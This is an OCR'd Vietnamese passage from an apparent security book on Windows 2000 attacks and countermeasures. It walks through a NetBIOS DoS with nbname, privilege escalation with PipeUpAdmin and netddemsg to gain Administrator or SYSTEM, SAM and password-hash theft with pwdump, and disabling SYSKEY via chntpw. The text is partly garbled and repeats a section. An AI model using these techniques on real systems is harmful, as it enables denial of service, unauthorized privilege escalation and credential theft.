Tcpip\parameter\Enable PMTUDiscovery	0	Khi thông số cài đặt là 1 (đúng),TCP hiệu chỉnh để rò tìm ra đơn vị truyền dẫn tối đa (MTU, hoặc kích cỡ gói tin lớn nhất) qua đường dẫn tới một máy chủ từ xa. Bằng việc phát hiện ra Path MTU và giới hạn các bộ phận TCP ở kích cỡ đó, TCP có thể loại trừ việc phân đoạn ở các cầu dẫn dọc theo đường dẫn kết nối mạng với các MTU khác nhau. Việc phân đoạn có ảnh hưởng rất lơn đến thông lượng TCP và sự nghẽn mạch. Cài đặt thông số 0 khiến cho một MTU 576bytes được sử dụng cho tất cả các liên kết ngoại trừ máy chủ ở mạng cục bộ và ngăn chặn giới tin tặc ép MTU với một chỉ số nhỏ hơn trong nỗ lực bắt ngăn xếp làm việc quá sức.
Tcpip\parameter\ KeepAliveTime	300,00 (5 phút)	Thông số này kiểm soát việc TCP hiệu chỉnh để xác minh rằng một liên kết hỏng vẫn chưa được phát hiện do việc gửi một gói tin đang tồn tại. Nếu hệ thống từ xa vẫn phát huy hiệu lực, nó thừa nhận việc truyền dẫn vẫn đang hoạt động. Các gói tin đang tồn tại sẽ không được mật định gửi đi. Đặc điểm này có thể được thực hiện nhờ một ứng dụng vê liên kết. Đó là sự xắp sếp chung, ứng dụng cho tất cả các mạch ghép nối, và có thể quá ngắn cho các bộ điều hợp sử dụng để quản lí hoặc công nhận tình trạng dư thừa.
Tcpip\parameter\Interfaces <interfaces> NoNameReleaseOnDemand	0(hỏng)	Thông số này xác định liệu máy tính có phát ra tên NetBIOS của nó hay không khi nó nhận được một lệnh Name-Release từ mạng. Một chỉ số 0 bảo vệ khỏi các tấn công Name-Release nguy hiểm.(xem Microsoft Security Bullentin MS00-047). Chưa rõ là một tấn công có thể có ảnh hưởng gì, nếu có thì ảnh hưởng đối với mạch ghép nối nơi

		NetBIOS/SMB/CIFS đã bị vô hiệu hóa, như đã thảo luận trong phần đầu của chương.
Tcpip\parameter\Interfaces<interfaces> PerformRouterDiscovery	0	Thông số này kiểm soát khả năng Windows NT/2000 có hiệu chỉnh để phát hiện router bằng RFC 1256 trên cơ sở qua mạch ghép nối hay không. Một chỉ số 0 ngăn chặn các vụ tấn công nguy hiểm router không thật. Sử dụng chỉ số này trong Tcpip\parameters\Adapters để tính toán xem chỉ số nào của mạch ghép nối là phù hợp với bộ điều hợp mạng.
Bảng 6-3. Giới thiệu thiết lập NT/2000TCP/IP Stack nhằm hạn chế các vụ tấn công Khước từ dịch vụ (Denial of service)		

CẢNH BÁO:Một vài chỉ số trong bảng 6-3, như SynAttackProtect=2, có thể quá linh hoạt trong một vài môi trường. Những xác lập đó được trình bày nhằm bảo vệ một máy chủ Internet có khả năng tải cao.
Xem mục KB Q142641 để biết thêm chi tiết về việc xắp sếp SynAttackProtect và các thông số này.

☻ Tấn công NetBIOS DoS

Tháng 6 năm 2000, Sir Dystic of Cult of the Dead Cow (http:// www.cultdeadcow.com) đã thông báo rằng: gửi một tin nhắn "NetBIOS Name Release" tới NetBIOS Name Service (NBNS, UDP 137) trên một máy NT/2000 buộc nó phải lấy tên đối lập vì vậy hệ thống sẽ không còn khả năng sử dụng nó nữa. Điều này gây cản trở lớn cho máy trong việc tham gia mạng NetBIOS.
Cùng lúc đó, Network Associates COVERT Labs (http:// www.nai.com) đã phát hiện ra rằng một tin tặc có thể gửi cho Net BIOS Name Service một tin nhắn NetBIOS Name Conflict ngay cả khi máy tiếp nhận không nằm trong quá trình đăng ký NetBIOS Name. Điều dẫn đến việc lấy tên đối lập, và không thể sử dụng được nữa, cản trở lớn việc tham gia vào mạng NetBIOS của hệ thống.

Sir Dystic đã mã hóa một ưu thế được gọi là *nbname* khả năng này có thể gửi một gói tinNBNS Name Release tới tất cả các mục nhập trong bảng NetBIOS name. Đây là một ví dụ về cách sử dụng nbname cho máy chủ đơn DoS. Trong Windows 2000, trước hết bạn phải vô hiệu hóa NetBIOS đối với TCP/IP để ngăn chặn sự xung đột với dịch vụ NBNS, dịch vụ thông thường có thể độc nhất sử dụng UDP 137. Sau đó, cho chạy nbname như đã trình bày sau đây. (Đặt 192.168.234. 222 với địa chỉ IP của máy chủ bạn muốn vào DoS)
C:\>nbname/astat 192.168.234. 222 /conflict

NBName v2.51 – Decodes and displays NetBIOS Name traffic (UDP 137), with options
Copyright 2000: Sir Dystic, Cult of the Dead Cow -:/:- New Hack City
Send complaits, ideas and donations to sd@cultdeadcow.com/sd@newhackcity.net

WinSock v2,0 (v2.2) WinSock 2.0
WinSock status: Running
Bound to port 137 on address 192.168.234.244
Broadcast address: 192.168.234.255 Netmask: 255. 255.255.0
**** NBSTAT QUERY packet sent to 192.168.234. 222

waiting for packets…
** Received 301 bytes from 192.168.234. 222.137
via local net at web jun 20 15:46:12 200
OPCode: QUERY
Flags: Response Authoratative Answer
Answer[0]

- <00>

Node Status Resoure Rocord:
MANDALAY <00> ACTIVE UNIQUE NOTPERM INCONFLICT NOTDEREGED B-NODE
MANDALAY <00> ACTIVE GROUP NOTPERM NOCONFLICT NOTDEREGED B-NODE
**** Name release sent to 192.168.234. 222.
(etc.)
Khóa chuyển đổi /ASTAT truy lục trạng thái bộ điều hợp từ xa từ nạn nhân, và /CONFLICT gửi các gói tin tách tên cho từng tên trong bảng tên từ xa của máy, các máy phản ứng lại yêu cầu về trạng thái bộ điều hợp. Một tin tặc có thể tấn công DoS trên toàn bộ một mạng lưới có sử dụng khóa chuyển đổi QUERY (tên IP) /CONFLICT/NENY (tên_or_tệp).
Máy chủ khi bị tấn công có thể có những triệu chứng sau:

- Xuất hiện sự cố khả năng liên kết mạng theo giai đoạn
- Những công cụ như Network Neighborhood hoạt động
- Các tương ứng lệnh net send không phát huy tác dụng
- Máy chủ bi tấn công không xác nhân giá trị các đăng nhập miền
- Không thể tiếp cận các tài nguyên dùng chung và một số dịch vụ NetBIOS cơ bản như giải pháp tên NetBIOS.
- Lệnh nbtstat-n có thể hiển thị trạng thái “Conflict”(Xung đột) bên cạnh dịch vụ tên NetBIOS, cụ thể như sau:

Local Area Connection
Node IpAddress: (192.168.234. 222) Scope Id: []
NetBIOS Local Name Table

Name	Type	Status
MANDALAY <00>	UNIQUE	Conflict
MANDALAYS <00>	GROUP	Registered
MANDALAYS <1C>	GROUP	Registered
MANDALAY <20>	UNIQUE	Conflict
MANDALAYS <1E>	GROUP	Registered
MANDALAYS <1D>	UNIQUE	Conflict
.. _ MSBROWS_ <01>	GROUP	Registered
MANDALAYS <1B>	UNIQUE	Conflict
Inet~Services <1C>	GROUP	Registered
IS~MANDALAY.. <00>	UNIQUE	Conflict

◙ Các biện pháp đối phó NBNS DoS

Hãy đổ lỗi cho IBM (NetBIOS đã được phát minh). NetBIOS là một định ước chưa được xác minh đã đươc ứng dụng. Bộ phận định vị của Microsoft đã tạo ra phím Registry, phím này dừng việc thừa nhận tin nhắn Name Release của NetBIOS Name Service. Bộ phận định vị của Name Conflict chỉ được dùng để thừa nhận tin nhắn NBNS Name Conflict khi đang trong giai đoạn đăng ký. Trong thời gian này máy vẫn có thể bị tấn công. Các bộ phận định vị và các thông tin khác có thể được cập nhật trên trang web: http:// www.microsoft.com/technet/security/bulletin/MS00-047. asp. Giải pháp đối phó tạm thời này không nằm trong SP1, vì vậy nó có thể được áp dụng cho cả hệ thống trước và sau SP1.

Lẽ đương nhiên, giải pháp lâu dài là phải chuyển đi từ NetBIOS trong các môi trường mà tình trạng phá rối có thể xảy ra. Tất nhiên, phải luôn đảm bảo rằng UDP 137 không thể bị tiếp cận từ bên ngoài khu vực bảo vệ.

LEO THANG ĐẶC QUYỀN

Một khi giới tin tăc đã tiếp cận một máy chủ trong hệ thống Windows 2000, ngay lập tức chúng sẽ tìm cách để có được đặc quyền hợp pháp: Administrator account. May mắn là Windows 2000 có khả năng chống cự lại tốt hơn các phiên bản trước đó khi bị tấn công. (rất ít khi nó rơi vào tình trạng rễ bị tấn công như trước như: sử dụng biện pháp đối phó tạm thời cho admin và sechole). Rủi ro là ở chỗ, một khi giới tin tặc giành được đặc quyền đăng nhập tương tác, khả năng ngăn chặn leo thang đặc quyền là rất hạn chế. (đăng nhập tương tác sẽ được mở rộng nhiều hơn khi Windows 2000 Terminal Server trở lên phổ biến trong việc quản lí từ xa và chi phối khả năng xử lí.) Sau đây chúng ta sẽ xem xét hai ví dụ

☻ Dự báo đường dẫn tên mã hóa là SYSTEM

Tính phổ biến: 4 *Tính giản đơn: 7* *Tính hiệu quả: 10*
Mức độ rủi ro: 7

Được khám phá bởi Mike Schiffman và gửi cho Bugtraq (ID 1535), khả năng dự đoán về việc chế tạo ký hiệu ống dẫn có tên khi Windows 2000 bắt đầu hệ thống dịch vụ (như Server, Worksation, Alerter và ClipBook đều được nhập vào dưới trương mục SYSTEM) được khám phá từ điểm yếu trong leo thang đặc quyền cục bộ khi. Trước khi mỗi dịch vụ đươc bắt đầu, một ký hiệu ống dẫn có tên cạnh máy chủ được tạo ra với một chuỗi tên có thể dự đoán được. Chuỗi này có thể thu được từ khoá Registry HKLM\System\CurrentControlSet\Control\ServiceCurrent.
Vì vậy, bất kỳ ai sử dụng Windows 2000 đã được nhập tương tác (bao gồm cả những người sử dụng Terminal Server từ xa) có thể dự đoán tên của một chuỗi ký hiệu ống dẫn có tên. Minh họa và áp dụng nội dung an ninh của SYSTEM sẽ được trình bày vào lần sau. Nếu một mã tùy chọn nào đó được cài đặt vào ký hiệu ống dẫn, nó sẽ vận hành với các đặc quyền SYSTEM, làm cho nó chỉ có khả năng thực hiện đối với hệ thống cục bộ (vídụ: bổ sung thêm người sử dụng hiện thời vào nhóm Administrator).
Khai thác điểm yếu trong dự đoán ký hiệu ống dẫn có tên là trò chơi của trẻ em khi sử dụng công cụ PipeUpAdmin từ Maceo. PipeUpAdmin bổ sung trương mục người sử dụng hiện thời vào nhóm Administrator cục bộ, như được trình bày ví dụ dưới đây. Ví dụ này thừa nhận Wongd người sử dụng là đã được xác minh với việc tiếp cận tương tác với bàn giao tiếp người-máy bằng lênh. Wongd là một thành viên của nhóm điều khiển Server Operators. Trước hết, Wongd kiểm tra hội viên của nhóm Administrators cục bộ nắm mọi quyền lực.

```
C:\>net localgroup administrators
Alias name   administrators
Comment      administrators have complete and unrestricted access to the
             Computer/domain

Members
```


Administrator
The command completed successfully.
Sau đó, Wongd tự nhập vào Administrators, nhưng lại nhận được thông báo từ chối tiếp cận do thiếu đặc quyền.
C:\>net localgroup administrators wongd/add
System error 5 has occurred

Access is dinied
Tuy nhiên, anh hùng wongd chưa bị tấn công. Anh ta tích cực tải PipeUpAdmin về từ trang web (http:// www.dogmile.com/files), và ứng dụng
C:\>pipeupadmin
PipeUpAdmin
Maceo<maceo @dogmile.com>
© Copyright 2000-2001 dogmile.com
The ClipBook service is not started
More help is available by typing NET HELPMSG 3521.
Impersonating: SYSTEM
The account: FS-EVIL\wongd
has been added to the Administrators groups
Sau đó, Wongd chạy lệnh Net Localgroup và tự xác định đúng vị trí mà anh ta muốn.
C:\>net localgroup administrators
Alias name Administrators
Comment Administrators have completed and unrestricted access to the
Computer/domain
Members

Administrator
Wongd
The command completed successfully.

Hiện tại, tất cả những gì wongd phải thực hiện để tận dụng đặc quyền của Administrator tương đương là thoát và đăng nhập lại. Nhiều trường hợp khai thác sự leo thang đặcquyền phải có yêu cầu đó, vì Windows 2000 phải xây dựng lại mã thông báo tiếp cận của người sử dụng hiện thời nhằm bổ sung thêm SID cho thành viên nhóm mới. Mã thông báo có thể được sử dụng lệnh gọi API mới, hoặc đơn giản bằng cách tắt máy rồi sau đó xác nhận lại. (xem phần thảo luận về mã thông báo tại chương 2).


Chú ý công cụ PipeUpAdmin phải được chạy trong phạm vi người sử dụng INTERACTIVE. (co nghĩa là bạn phải nhập vào hệ tại bàn phím vật lý, hoặc thông qua một trình tiện ích điều khiển từ xa với trạng thái INTERACTIVE, ví dụ như thông qua Terminal Services). Điều này ngăn chặn PipeUpAdmin được chạy qua các trình tiện ích điều khiển từ xa các trình tiện ích này đã xuất hiện mà không có INTERACTIVE SID trong mã thông báo.

◙ Sửa chữa khả năng dự đoán ký hiệu ống dẫn có tên

Microsoft đã đưa ra một giải pháp ứng phó tạm thời nhằm thay đổi việc Windows 2000 Service Control Manager (SCM) tạo ra và phân bố ký hiệu ống dẫn như thế nào. Bạn có thể tìm hiểu thêm chi tiết tại địa chỉ: http:// www.microsoft.com/technet/security/bulletin/MS00-053. asp. Giải pháp ứng phó tạm thời này không nằm trong Service Pack 1 và vì thế có thể được áp dụng cho cả máy chủ trước và sau SP1.

Tất nhiên, những đặc quyền đăng nhập tương tác đã bị giới hạn tới mức tối đa cho bất kỳ một hệ thống nào có chưa dữ liệu dễ bị tấn công do việc tận dụng như vậy trở nên dễ dàng hơn nhiều một khi giới tin tặc đạt được vị trí nguy hiểm đó. Để kiểm tra việc đăng nhập tương tác ngay dưới Windows 2000, chạy applet Security Policy (cục bộ hoặc nhóm), tìm nút chỉ định chính sách cục bộ\ quyền sử dụng, và kiểm tra quyền Log On Locally được định hình như thế nào.

Windows 2000 có cái mới lànhiều đặc quyền hiện đã có bản sao cho phép các nhóm cụ thể hoặc người sử dụng không có quyền đó. Trong ví dụ này, bạn có thể sử dụng quyền Deny Logon Locally, như sau:



Chú ý: Theo mặc định, nhóm Users và trương mục Guest có quyền Log On Locally trong Windows 2000 Professional và các máy chủ Windows 2000 không kết nối. DC hạn chế hơn do chính sách Default Domain Controllers (Mạch điều khiển miền mặc định) gắn liền với sản phẩm. (mặc dù tất cả nhóm Operator máy đều có quyền đó.) Chúng tôi đề nghị tháo gỡ Users và Guest trong bất cứ trường hợp nào và cân nhắc kỹ lưỡng những nhóm nào khác có thể mất đi đặc quyền đó.

☻ Vi phạm truy nhập xuyên trạm công tác

Tính phổ biến:	*4*
Tính giản đơn:	*7*
Tính hiệu quả:	*10*
Mức độ rủi ro:	*7*

Hầu hết các quản trị Windows không chấp nhận các trạm công tác trong Windows, có lẽ đây là một trong những vấn đề khó hiểu nhất trong chương trình Windows. Mô hình an ninh Windows 2000 xác định sự phân cấp các conteno để xác lập các đường biên an ninh trong các quá trình. Sự phân cấp đó, từ lớn nhất đến nhỏ nhất như sau: Phiên, Trạm công tác, và màn hình. Phiên bao gồm một hoặc nhiều trạm công tác, những trạm công tác này bao gồm một hoặc nhiều màn hình. Theo thiết kế, qúa trình xử lý bị hạn chế chạy trong một trạm công tác, và các chuỗi trong quá trình xử lý chạy trong một hay nhiều màn hình. Tuy nhiên, do một lỗi trong khi thực hiện, đó không phải là trường hợp của phiên bản đầu tiên của Windows 2000. Trong các trường hợp đặc biệt, một quá trình đặc quyền thấp hơn chạy trong một màn hình có thể đọc được thông tin của một màn hình ở trạm làm việc khác có cùng Phiên. Kết quả là người sử dụng bị ảnh hưởng đăng nhập vào Windows 2000 có thể tương tác với các quá trình có Phiên giống nhau. (chú ý: thao tác này không cho phép nhiều người tương tác với đăng nhập Terminal Server của người sử dụng khác vì họ có Phiên tách rời nhau.) Họ cũng có thể tạo ra môt quá trình trong trạm làm việc khác. Tuy nhiên, nó không rõ là họ có thể thực hiện thao tác nào thậm chí quá trình đã được tạo ra có đặc quyền SYSTEM. Mặc dù vậy, rất ít trường hợp giới tin tặc có thể đọc được màn hình và dữ liệu vào bàn phím.

◙ Biện pháp đối phó với sự cố Workstation

Do đây là một sự cố ai cũng phải thừa nhận trong việc thực hiện thiết kế của Microsoft, chúng tôi phải dựa vào phương thức sửa tạm thời để khắc phục. Một phương pháp sửa tạm thời được lưu trữ trong mô hình an ninh màn hình vì vậy nó chia tách thích hợp các quá trình trong các màn hình khác nhau tại địa chỉ: http:// www.microsoft.com/technet/security/bulletin/ms00-020. asp. Phương pháp này có trong SP1.

Một cách giải quyết khác là giới hạn đặc quyền đăng nhập tương tác (Xem thêm chi tiết trong phần dự đoán ống dây dẫn có tên)

☻ Yêu cầu NetDDE chạy với tư cách là SYSTEM

Tính phổ biến:	*6*
Tính giản đơn:	*7*
Tính hiệu quả:	*10*
Mức độ rủi ro:	*8*

Tháng 2 năm 2001, DilDog của @stake đã phát hiện ra một bộ phận dễ bị tấn công trong dịch vụ trao đổi dữ liệu động(NetDDE) trong mạng Windows 2000, dịch vụ này cho phép một máy khách cục bộ có thể tuỳ ý thực chạy bất kỳ một lệnh nào với đặc quyền SYSTEM. NetDDE là một công nghệ giúp cho các ứng dụng dùng chung dữ liệu thông qua "phần dùng chung tin cậy." Một yêu cầu có thể được đưa ra thông qua phần dùng chung tin cậy để thực hiện các ứng dụng mà có thê chạy trong phạm vi chương mục SYSTEM. @stake đưa ra mật mã nguồn kiểm tra khái niệm cho một công cụ được gọi là netddemsg mà tự động hoá kỹ thuật leo thang đặc quyền.

Lời Khuyên: Mật mã nguồn netdde.cpp do @stake đưa ra đòi hỏi nddeapi.lib phải được kết nối trong quá trình biên dịch. Trong Visual C++, thực hiện yêu cầu đó dưới các môdun thư viện/Object/Link tab/Settings/Project, bổ sung thêm một dấu cách, và sau đó đánh nddeapi.lib.

Để chạy sản phẩm này, đầu tiên khởi động dịch vụ NetDDE nếu chưa được khởi động. Hầu hết các trương mục người sử dụng không có đặc quyền khởi chạy một dịch vụ như thành viên trương mục Operator được cài đặt sẵn. Bạn có thể khởi chạy dịch vụ NetDDE từ dòng lệnh, hoặc bạn cũng có thể sử dụng dịch vụ MMC cài đặt nhanh bằng cách chọn lệnh Run và bắt đầu tệp services.msc.

Nếu sau đó bạn chạy công cụ netddemsg mà không có các số lệnh, nó sẽ nhắc bạn cú pháp chuẩn. Bây giờ ta có thể chạy netddemsg và xác định phần dùng chung đáng tin cậy bằng lựa chọn đối số -s, cũng như lênh được thực hiện. Sau đó, tệp tin cmd. exe được định rõ và một trình tiện ích bằng lệnh sẽ được mở.

C:\>netddemsg – s Chat $ cmd. exe

Ngay sau khi thực hiện lệnh, một bàn giao tiếp người-máy bằng lệnh sẽ được bật lên chạy trong phạm vi của mục hệ thống. Bạn có thể chạy công cụ Resource Kit Whoami trong trình tiện ích đó để thấy rằng nó thực sự chạy trong phạm vi của mục hệ thống.

Chú ý rằng đối lập với sản phẩmviệc tận dụng PipeUpAdmin đã thảo luận trong phần trước, netddemsg không đòi hỏi giới tin tặc phải tắt máy để làm mới mã thông báo của chúng. Trình tiện ích khởi chạy việc sử dụng netddesmg chạy trong phạm vi của mục SYSTEM, ngay từ trình tiện ích đăng nhập hiện thời.

Tuy nhiên, giống như PipeUpAdmin, netddemsg phải được chạy trong phạm vi người sử dụng INTERACTIVE. (có nghĩa là bạn phải nhập vào hệ tại bàn phím vật lý, hoặc thông qua một trình tiện ích điều khiển từ xa với trạng thái INTERACTIVE, ví dụ như thông qua Terminal Services.)

◙ Biện pháp đối phó hiện tượng leo thang NetDDE.

Cũng như khả năng dự đoán ký hiệu ống dẫn có tên, với một thiếu sót trong thực thi mức hệ thống như vậy, biện pháp đối phó duy nhất là được Microsoft sửa tạm (địa chỉ: http: //www.microsoft.com/technet/treeview/default. asp? url=/technet/security/bulletin/MS01-007. asp, có lưu trữ thông tin về giải pháp ứng phó tạm thời.). Chúng tôi sẽ trình bày một số biện pháp đối phó với hiện tượng leo thang đặc quyền nói chung trong phần tiếp theo.

Cũng cần chú ý thêm là khởi động dịch vụ NetDDE có thể bị cản trở nếu kiểm toán có thể hoạt động được, một cách tốt là kiểm tra xem có ai đó cố gắng sử dụng netddemsg cản trở bạn hay không.

ĐÁNH CẮP THÔNG TIN

Một khi đã có được Administrator-trạng thái tương đương, giới tin tặc sẽ tìm cách nhằm chiếm đoạt nhiều thông tin hơn những thông tin này có thể là đòn bẩy cho các vụ tấn công khác.

Khai thác thông tin mật khẩu Windows 2000

Giới tin tặc sẽ rất vui mừng khi biết được là LanManager (LM)hash được lưu trữ bằng cách mặc định trong Windows 2000 để cung cấp sự tương thích ngược với các máy khách không Windows NT/2000. phương pháp mặc định này là nguyên nhân chủ yếu của các điểm tấn công được thảo luận trong chương 5 cùng với phương pháp giải quyết. Tuy nhiên, với một phương pháp đối phó giản đơn, kỹ thuật tập hợp password hash tiêu chuẩn là rất hạn chế bởi một số đặc tính mới của Windows 2000, chủ yếu là SYSKEY. Nhưng rất hạn chế như chúng ta có thể thấy.


◙ Chiếm đoạt SAM

Tính phổ biến: 8 *Tính giản đơn: 10* *Tính hiệu quả: 10*
Mức độ rủi ro: 9

Trong bộ điều khiển vùng của Windows 2000, password hashes được lưu trữ trong Active Directory(%windir%\NTDSntds.dit). Với thiết bị mặc định các đối tượng đã được cài đặt, tệp này chiếm 10 megabytes, nằm trong một dạng thức bí ẩn, vì thế giới tin tặc không muốn gỡ bỏ tệp này để phân tích ngoại tuyến.

Trong bộ điều khiển phi lĩnh vực (DCs), tệp quản lý mục an toàn (SAM) vẫn là mục tiêu lựa chọn, và việc chiếm đoạt SAM được thực hiện chính xác như

được thực hiện dưới NT 4. Tệp SAM vẫn được lưu trữ trong % gốc hệ thống %\ hệ thống 32\ cấu hình và vẫn bị OS khóa. Khởi động với DOS và chiếm đoạt SAM vẫn có thể được thực hiện trong hệ thống tệp tin NTFS v.5 mới bằng cách sử dụng tiện ích NTFSDOS dễ bị tổn thương trên địa chỉ: http:// www.sysinternals.com/. Một bản sao tệp tin SAM vẫn xuất hiện trong \%gốc hệ thống%\ sửa chữa (tên "SAM" được thay bằng "SAM_" như trong NT 4), và tệp tin đó bao gồm tất cả người sử dụng cấu hình trong một hệ thống khi cài đặt. Tiện ích rdisk được tích hợp vào Microsoft Backup v.5 ứng dụng (ntbackup. exe), tệp tin có một chức năng tạo đĩa sửa khẩn cấp. Khi lệnh Create Emergency Repair Disk được chọn, hộp thoại hỏi: thông tin có sao chép sang thư mục sửa hay không như dưới đây:



Nếu đồng ý sự lựa chọn đó, Registry, bao gồm tập hợp SAM, được sao chép sang %windir% \sửa\ danh mục RegBack. Các thành viên của nhóm Users có truy cập Read với danh mục đó, và các thành viên của Power Users có truy cập Modify nếu ổ đĩa hệ thống được định dạng NTFS mặc dù chỉ Power Users có truy cập bổ sung với tệp tin đó, chứ Users thì không. Các vụ tấn công bản sao SAM phần nào được giảm nhẹ do tệp tin đó là SYSKEYed, và các kỹ thuật giải mã một tệp tin SYSKEYed (trái với pwdump2ing một SAM nóng không được phát ra tự nhiên.)

Chú ý:Tệp tin SAM Windows 2000 đượclà SYSKEY mặc định (xem phần sau) và phải được trích lọc ra cùng với pwdump2 hoặc 3.

◙ Giữ Clean Repair\Thư Mục RegBack

Lưu ý không lấy bất kỳ một cơ hội nào – di chuyển những file này tới một ổ đĩa có thể xoá được hay tới một điểm bảo mật thay thế, và không để những file này vào thư mục RegBack. Tuy nhiên, tốt hơn hết bạn không nên chọn Backup Registry Locally khi đang chạy tiện ích Create Emergency Repair Disk (Tạo đĩa khởi động khẩn cấp).

☻ Kết Xuất File Rối Với PwdumpX

Tính phổ biến 8
Tính đơn giản 10
Tính hiệu quả 10
Mức độ rủi ro 9

SYSKEY giờ đây là cấu hình mặc định cho Windows 2000 (xem mục KB Q14375 và chương 5 để biết hiểu thêm về SYSKEY). Vì vậy, công cụ pwdump không thể trích xuất chính xác hết những mật khẩu từ mục Registry trong những sản phẩm máy chủ có cài Windows 2000. Để thực hiện công việc này cần có pwdump2 (xem chương 5 để hiểu thêm về pwdump và pwdump2, và tại sao pwdump lại không thể thực hiện chống SYSKEY). Hơn nữa, việc trích xuất thông tin cục bộ từ trình điều khiển miền cần có phiên bản mới nhất của pwdump2 (tại http://razor.bindview.com) vì những thông tin này phụ thuộc vào Active Directory (thư mục động) để lưu trữ những mật khẩu hơn là phụ thuộc vào SAM như trước đây.

Công nghệ kinh doanh điện tử, inc., vừa cho ra một phiên bản công cụ pwdump2 gốc của Todd Sabin có tên pwdump3e (http://www.ebiz-tech.com/html/pwdump.html). Pwdump3e cài đặt samdump DLL như một dịch vụ để trích xuất thông tin từ xa qua SMB (TCP 139 hay 445). Pwdump3e sẽ không hoạt động trên hệ thống cục bộ.

◙ Biện Pháp Đối Phó pwdumpX

Sẽ không có cản trở đối với pwdump2 hoặc pwdump3e nếu cài đặt DLL không hoạt động trong Windows. Tuy nhiên pwdumpX cần phải có đặc quyền của Administrator để thể hoạt động và nó phải được chạy trong mạng cục bộ. Nếu kẻ tấn công dành được lợi thế này, chúng có thể đạt được mục đích trên hệ thống cục bộ. (Tuy nhiên sử dụng sữ liệu từ SAM để tấn công hệ thống giao phó lại là một vấn đề khác).

☻ Nhập Thông tin vào SAM bằng chntpw

Tính 8	*phổ*		*biến*
Tính 10	*đơn*		*giản*
Tính 10	*hiệu*		*quả*
Mức 9	*độ*	*rủi*	*ro*

Nếu kẻ tấn công dành được truy cập vật lý vào một hệ thống, cùng với thời điểm ít được chú ý tương xứng để khởi chạy nó sang một hệ điều hành khác, chúng có thể thực hiện được một cuộc tấn công tinh vi được Petter Nordahl-Hagen mô tả tại trang http://home.eunet.no/~pnordahl/ntpasswd/. Trong hàng loạt trang liên kết của trang này, Petter đưa ra một số những dẫn chứng gây chú ý, bao gồm:

Những thông tin phân tách có thể được đưa vào SAM ngoại tuyến, cho phép bất cứ ai có thể thay đổi mật khẩu của người sử dụng hệ thống đó.

Petter tiếp tục một mô tả và cung cấp những công cụ để tạo lập một đĩa mền khởi động Linux có thể sử dụng để được khởi động lại một hệ thống NT/2000, thay đổi mật khẩu Administrator (thậm chí mật khẩu này đã được đổi tên), khởi động, và sau đó đăng nhập với một mật khẩu mới. Sau đây là một sự kết hợp thú vị:

Tính năng nhập chỉ hoạt động ngay cả trong trường hợp đã ứng dụng SYSKEY và tiến hành lựa chọn bảo vệ SYSKEY bằng một mật khẩu và lưu trên một đĩa mềm

"Đợi một giây", chúng tôi được biết rằng : "SYSKEY áp dụng vòng mã hóa thứ hai 128 bit đối với những thông tin phân tách mật khẩu sử dụng một khóa duy nhất được lưu trong Registry, vốn được bảo vệ tùy chọn bằng một mật khẩu, hay được lưu trong đĩa mềm (xem chương 5). Làm sao một người có thể cho những thông tin phân tách vào mà không biết khoá hệ thống được dùng để tạo ra chúng?"

Petter đã tìm ra cách tắt SYSKEY. Nghiêm trọng hơn, ông đã phát hiện ra rằng sẽ không phải thực hiện điều đó - những thông tin phân tách kiểu cũ nhập trong SAM sẽ tự động chuyển đổi thành dạng SYSKEY hóa ngay khi khởi động lại hệ thống. Chúng ta phải khâm phục Peter về phát kiến thiết kế đối chiếu này. Cúi đầu bái phục Peter!

1. Thiết lập HKLM\System\CurrentControlSet\Control\Lsa\SecureBoot về 0 để làm vô hiệu hoá SYSKEY (những giá trị có thể áp dụng cho khoá này là 0 – vô hiệu hoá; và 1 – khoá chưa được bảo mật được lưu trong Registry; 2 – khoá đã bảo mật bằng cụm mật khẩu trong Registry; 3 – khoá được lưu trong đĩa mềm.)
2. Thay đổi một cờ hiệu đặc tả trong HKLM\SAM\Domains\Account\F cấu trúc nhị phân sang một hình thức tương tự như SecureBoot trước đây. Trong khi toàn hệ thống đang hoạt động, khoá này không thể tiếp cận mở được.
3. Chỉ riêng trong Windows 2000, khoá <mặc định> trong HKLM\security\Policy\PolSecretEncryptionKey cần phải đổi sang giá trị tương tự như hai khoá trước.

Theo Petter, chỉ thay đổi một trong hai giá trị đầu trong NT4 lên tới những giá trị SP6 sẽ xảy ra sự không nhất quán giữa SAM và những thiết lập hệ thống khi khởi động kết thúc,và SYSKEY được tái thiết lập. Trong Windows 2000, sự không nhất quán giữa ba khoá này dường như được thiết lập lại với giá trị có thể nhất khi khởi động lại.

CẢNH BÁO: Sử dụng những kỹ thuật này có thể dẫn đến SAM bị hư hại, hoặc không dùng được nữa. Khi những kỹ thuật này không khởi động lại được

nữa, chúng ta mới thử nghiệm chúng trên phần cài đặt NT/2000. Chú ý không nên chọn Disable SYSKEY trong mục chntpw trong Windows 2000. Những phản ứng cực kỳ nguy hại có thể sảy ra khi thực hiện kỹ thuật này, và thường phải tiến hành cài đặt lại từ đầu.

CHÚ Ý:Kỹ thuật này sẽ không thay đổi những mật khẩu chương mục đối tượng sử dụng trong trình điều khiển miền có cài đặt Windows 2000 vì nó chỉ nhằm vào file SAM đã hỏng. Về DC, những thông tin phân tách mật khẩu được lưu trong Thư Mục Động, chứ không lưu trong SAM.

◙ Biện Pháp Đối Phó pwdumpX

Cài đặt DLL không hoạt động trong Windows sẽ không cản trở pwdump2 hoặc pwdump3e. Tuy nhiên pwdumpX cần có đặc quyền của Administrator để hoạt động và nó phải được chạy trong môi trường mạng cục bộ. Nếu kẻ tấn công dành được lợi thế này, chúng có thể đạt được mục đích trên hệ thống cục bộ. (Tuy nhiên sử dụng sữ liệu từ SAM để tấn công hệ thống là một vấn đề khác).

☻ Nhập Thông tin vào SAM bằng chntpw

Tính 8	*phổ*	*biến*	
Tính 10	*đơn*	*giản*	
Tính 10	*hiệu*	*quả*	
Mức 9	*độ*	*rủi*	*ro*

